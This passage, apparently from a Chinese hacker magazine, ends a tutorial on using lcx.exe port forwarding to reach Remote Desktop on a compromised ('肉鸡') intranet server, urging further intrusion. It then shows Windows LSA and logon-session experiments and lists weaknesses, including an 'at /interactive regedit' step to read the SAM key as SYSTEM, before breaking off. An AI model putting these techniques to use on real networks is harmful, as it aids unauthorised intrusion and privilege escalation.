


图4

第三步、登录终端

打开远程桌面进行连接，需要注意的是此时我们已经转发成功，所以连接的是本机的52端口，如图5。点击“连接”，好了，成功的出现了登录界面，输入我们已经建立好的帐户，最终登录成功，如图6，图7。




图5




图6




图7

这种方法的应用还是非常广泛的，如果大家也有存在于内网的服务器肉鸡，就可以通过此方法登录服务器终端，从而进一步入侵内网的其它服务器，特别是在大型的办公化计算机网络中！随着服务器内网隐藏的广泛使用，学会内网转发就显得尤为重要了。

（文章中涉及到的NBSI、lcx.exe，已经收录在光盘中）

> 文章摘要：★★★ 文章阐述了关于Windows验证机制的详细介绍以及它的两个缺陷

浅谈Windows验证机制及缺陷

BaseNet

最近在网上看到了一篇关于MS04011溢出漏洞的文章，文章作者首先在目标电脑和本地电脑上建立了完全相同的帐户（用户名和密码都相同），然后使用runas命令实现了telnet的远程登录，这种做法引发了我对Windows验证机制的兴趣！

一、实验探索Windows验证机制

实验环境如图1所示，从图中我们可以得知，在MAC1和MAC2这两台计算机上存在用户名和密码都相同的帐户hacker，以及用户名相同但密码不相同的administrator帐户，另外我们在MAC2上建立共享文件夹share，通过帐户的改变来访问该文件夹用以研究Windows的验证机制！

试验环境如表格所示：

试验的计算机名	IP地址	系统中存在的帐户及密码
MAC1	192.168.244.1	hacker 123 administrator qwer
MAC2	192.168.88.143	hacker 123 administrator test

图1

在进行实验之前，我们也来了解一些关于帐户验证的基础知识。Windows的帐户验证机制称为LSA，具体的实现过程依靠的是lsass.exe，Windows的验证机制是基于Principal（角色）验证的，它是Windows验证的主体，可以是单个的人也可以是

一个用户组还可以是一台计算机。比如对我的计算机来说我就是一个Principal，是计算机要验证的一个主体，当系统启动后我们通过winlogon.exe提交的帐户和密码称之为Credential（证据），就是证明Principal的证据，当我们提交了Credential后，系统就会调用lsass.exe将提交信息与本地计算机SAM数据库中的信息进行比较，来完成验证，这就是一个简单的Windows的本地验证机制！

为了更好的管理帐户，我们可以使用域来管理，当使用域进行帐户管理时，每次验证是通过Windows系统中的netlogon服务来完成的，具体的实现是依靠lsass.exe启动本地计算机的netlogon服务，与远程域控制器上的netlogon服务建立连接，来实现验证。我们下面要进行的所有实验都是基于LSA的本地验证机制的！

实验1：启动MAC1和MAC2电脑，都使用hacker帐户来登录系统，然后在MAC1计算机的"运行"栏中输入"\\192.168.88.143\share"，MAC1可以直接访问到MAC2。

结论如下：两台计算机使用相同的帐户和密码登录系统后，可以实现共享的直接访问。

实验2：重新启动计算机MAC1和MAC2，都使用administrator帐户进行登录，同样在"运行"栏中执行刚才的命令，MAC1电脑在访问MAC2的时候弹出了如图2所示的对话框，需要输入帐户和密码才行，我们输入帐户administrator和密码test后成功访问。




图2

结论如下：使用不同的帐户进行登录，即使是计算机上存在相同的帐户，但由于密码不同也不可以直接访问共享。

由实验1和实验2我们得出了一个结论：只有两台计算机上的登录帐户和密码完全相同才可以实现直接访问。这个实验结论其实就是LSA验证的一个特点，在网络中不使用域管理的两台计算机，只要登录帐户和密码完全相同，就可以实现互访，而不需要输入帐户和密码，在文章开头，我在本地电脑和肉鸡上建立了完全相同的两个帐户，使用RUNAS命令实现互访，其实就是使用了这种方法。

实验3：在实验2的基础上当访问成功后，不做任何设置关闭共享窗口，使用MAC1再次访问MAC2的共享，可以直接访问。

结论如下：当通过网络访问需要输入帐户和密码的时候，一旦输入帐户和密码验证成功了，而两台计算机一直处于开机状态下再次进行访问，就可以直接访问。

实验4：注销MAC2，使用MAC1不进行任何设置再次访问MAC2，可以直接访问。

结论如下：当通过网络访问需要输入帐户和密码的时候，一旦输入帐户和密码验证成功，MAC1不做任何操作，注销MAC2后，再次访问共享资源，可以直接访问共享。

实验5：重启MAC2，使用MAC1再次访问MAC2，可以直接访问。

结论如下：当通过网络访问需要输入帐户和密码的时候，一旦输入帐户和密码验证成功，MAC1不做任何操作，重启MAC2后再次访问共享资源，也可以直接访问共享。

实验6：注销MAC1，再次访问MAC2，不可以直接访问，要求输入帐户和密码。

结论如下：当通过网络访问需要输入帐户和密码的时候，一旦输入帐户和密码验证成功，注销MAC1后，MAC2不做任何操作，当再次访问共享资源时，不可以直接访问共享。

实验7：重启MAC1，再次访问MAC2，也不可以直接访问，要求输入帐户和密码。

结论如下：当通过网络访问需要输入帐户和密码的时候，一旦输入帐户和密码验证成功，重启MAC1，使用MAC2不做任何操作，再次访问共享资源，不可以直接访问共享。

实验8：在实验2的基础上，更改MAC2的administrator帐户的密码为123456，然后使用MAC1再次访问MAC2。

结论如下：MAC1可以直接访问MAC2的共享文件夹。

实验9：在实验8的基础上，注销MAC2，然后使用MAC1再次访问MAC2。

结论如下：MAC2更改了administrator的密码并注销后，MAC1可以直接访问MAC2的共享文件夹。

实验10：在实验8的基础上，重启MAC2，然后使用MAC1再次访问MAC2。

结论如下：MAC2更改了administrator的密码并重启后，MAC1不可以直接访问MAC2的共享文件夹，出现了如图3所示的错误提示。




图3

试验11：注销或者重启MAC1，再次访问MAC2。

结论如下：注销或者重启MAC1后，再次访问MAC2时，需要重新进行验证。

上面所做的试验以及得出的种种结论，很大程度上在于登录会话（logon session）在Window中的很多验证不是基于LSA，而是基于logon session的，这是一种由内核维护的数据结构，存储的是network credential（网络验证的证据），上面的实验1、实验2以及试验11都是基于Windows的LSA验证，而从实验3到实验10则都是基于logon session的验证。

logon session分为系统登录会话（system logon session）、网络登录会话（network logon session）、服务登录会话（service logon session）和交互登录会话（interactive logon session）。系统登录会话是最早建立的会话，它就是我们经常说的system权限或者system帐户，在Windows中大部分的服务都运行在系统登录会话里，但在WindowsXP系统中微软出于对安全的考虑，让某些服务以LocalService和NetworkService权限启动，而并不是都以system权限运行。要证明这点，我们可以使用at命令添加一个运行注册表编辑器的任务"at time /interactive regedit.exe"，当系统按照时间设置来启动注册表编辑器后，我们会发现这时候就已经可以访问HKEY_LOCAL_MACHINE\SAM\SAM这

个键值，而在普通用户登录的时候是无法正常访问的。我们在“开始”－“运行”栏中输入services.msc，打开“服务”，从中随便选择一个服务，点右键，选择“属性”，选择“登录”项，如果我们勾选“此帐户”，让某个服务以某个帐户运行，那么系统就会给该服务创建一个新的登录会话，这个登录会话就是服务登录会话（service logon session），如图4。




图 4

接下来我们主要讨论一下interactive logon session和network logon session，当我们开机启动后，输入正确的帐户和密码，系统会首先建立interactive logon session，这样以后所有的进程比如explorer.exe等都会通过token与interactive logon session建立连接。所谓的token就是进程与logon session之间的一个桥梁，因为在Windows中每个应用程序的启动过程都是由explorer.exe调用，然后确定其函数入口并实现运行的，启动计算机后所有的应用程序都是explorer.exe的子进程，而子进程是继承父进程的logon session的，当然为了某些特殊的需要我们可以改变token关联，使某个应用程序进程关联到其它的logon session里，最常见的就是关联到system logon session里，方法有很多，在后面的Windows验证安全缺陷里，我会详细讨论这个问题。

我们在看实验3的过程之前，先来看实验2的过程，MAC1的lsass.exe会与远程MAC2计算机上的lsass.exe进行通信，MAC2上的lsass.exe通过SAM数据库进行验证，当验证成功后，首先MAC1上会建立一个logon session存储于interactive logon session，同时MAC2上也会建立一个logon session，它存储于network logon session，在前面我已经提到，logon session存储的是network credential，这句话其实不够确切，因为在network logon session里根本就不缓存任何credential，它是验证信息与安全数据库（SAM）之间在logon session中的一个桥梁。

通过实验3－7我们可以分析出logon session的种种特点。

结论1：logon session具有本地性，即所有建立的logon session都在本地计算机上，当实验2完成操作后，logon session就在MAC1上建立，它缓存了访问MAC2所需要的credential——帐户和密码信息，但是它只存储于MAC1上，所以当我们注销或启动MAC2后，我们依然可以直接访问MAC2，但是注销或者重启MAC1，再次访问MAC2时就需要重新验证了。

结论2：logon session具有暂时性，只要我们注销或者重新启动MAC1，都无法直接访问MAC2。因为注销或者重新启动导致了logon session的消失，这里牵涉到了logon session的生存期问题，在下面我会继续讨论。

结论3：logon session具有唯一性，其实这个特性是正常的，如果不唯一，那么Windows的验证也就没有意义了，这点通过实验10最能证明，当MAC2更改密码并重新启动后，正是因为MAC1上的logon session具有唯一性，才出现了访问错误。

记的以前在国外的某个网站上看到过一篇关于logon session的文章，文章说logon session的生存期是从登录计算机开始到系统调用windows API函数ExitWindowsEx重新启动计算机结束。这个说法太笼统了，因为logon session分很多种，每种的生存期也存在微妙的差异，但正是这些微妙的差异却可以解决很多问题。

我们来做一个实验以探索system logon session的生存期，system logon session是系统启动过程中建立的，我们以notepad.exe为例，首先使用“mt -su notepad.exe”将notepad.exe的token与system logon session建立连接，我们注销计算机并看notepad.exe的进程是否结束就可以了。当我们提升notepad.exe的权限为system的时候，注销计算机后以administrator帐户和hacker帐户分别登录计算机，notepad.exe依然运行，重新启动计算机后发现程序结束，所以systemn logon session的生存期是到计算机重新启动并且注销不会消失。

从实验3到实验5可以清楚的看到，不管MAC2进行如何操作，MAC1都可以直接访问MAC2，从实验8到实验10我们可以看出network logon session的具体作用，前面已经提到network logon session里不存在任何的credential，它的作用就是network credential和本地安全数据库进行验证的桥梁。也许有人会问当MAC2重启后，会话结束了，为什么MAC1还可以直接访问MAC2呢？这里面我们忽略了一个登录会话的验证过程，登录会话的过程本质上也是将logon session里面缓存的credential与计算机中的安全数据库（SAM）进行比对验证。它的生存期可以理解为网络验证的时候建立，计算机重新启动后消失，在实验5中我们重新启动MAC2，network logon session消失，但是当MAC1访问MAC2的时候，依然会建立network logon session。在实验10中，更改密码并重新启动MAC2，使用MAC1访问MAC2同样建立了一个network logon session，但是这时候MAC1电脑中interactive logon session里的credential经MAC2电脑上的network logon session与本地安全数据库验证后发现是不相同的，所以访问就出错了，而注销或者重启MAC1，随着interactive logon session的消失，必然要求我们重新验证，这就是实验11中需要重新验证的原因。

通过实验6和实验7我们可以得出ineractive logon session的生存期为输入帐户和密码登录成功开始，重新启动计算机后消失，并且注销也会消失。

经过以上的分析我们得出了三个logon session的生存期。

结论1：system logon session的生存期建立于系统登录之前，结束于系统重新启动或者关机，但是注销后会话不会结束。

结论2：interactive logon session的生存期建立于系统登录之后，结束于系统重新启动或者关机，注销后会话也同样结束。

结论3：network logon session的生存期是网络访问成功后建立，结束于系统重新启动或者关机，注销后不会消失。

二、Windows验证机制的缺陷

1．我们最熟悉的缺陷之一就是利用文章开头的那种方法来绕过telnet的验证。

2．登录会话带来的问题。

在Windows中有很多验证基于logon session，这在带来方便的同时，也带来了权限滥用问题，比如Task Scheduler（运行于system logon session）服务是at命令运行的基础，这导致了所有at命令运行的应用程序都是以system权限运行的，另外对于局域网安全也带来了威胁，我们知道Windows系统对服务的管理是通过服务控制管理器（SCM）来完成，它的本质是Windows启动过程中由winlogon.exe启动的sevices.exe，因为它是一个RPC服务器，所以我们可以远程管理服务，这样就可以让我们有一定的几率来开启目标电脑上的危险服务，比如telnet服务。

我们来做个简单的实验，还是上面所实验的局域网环境，重新启动MAC1和MAC2，都以administrator帐户登录，但是密码不一样，在MAC1上运行services.msc，在服务中选择“操作”

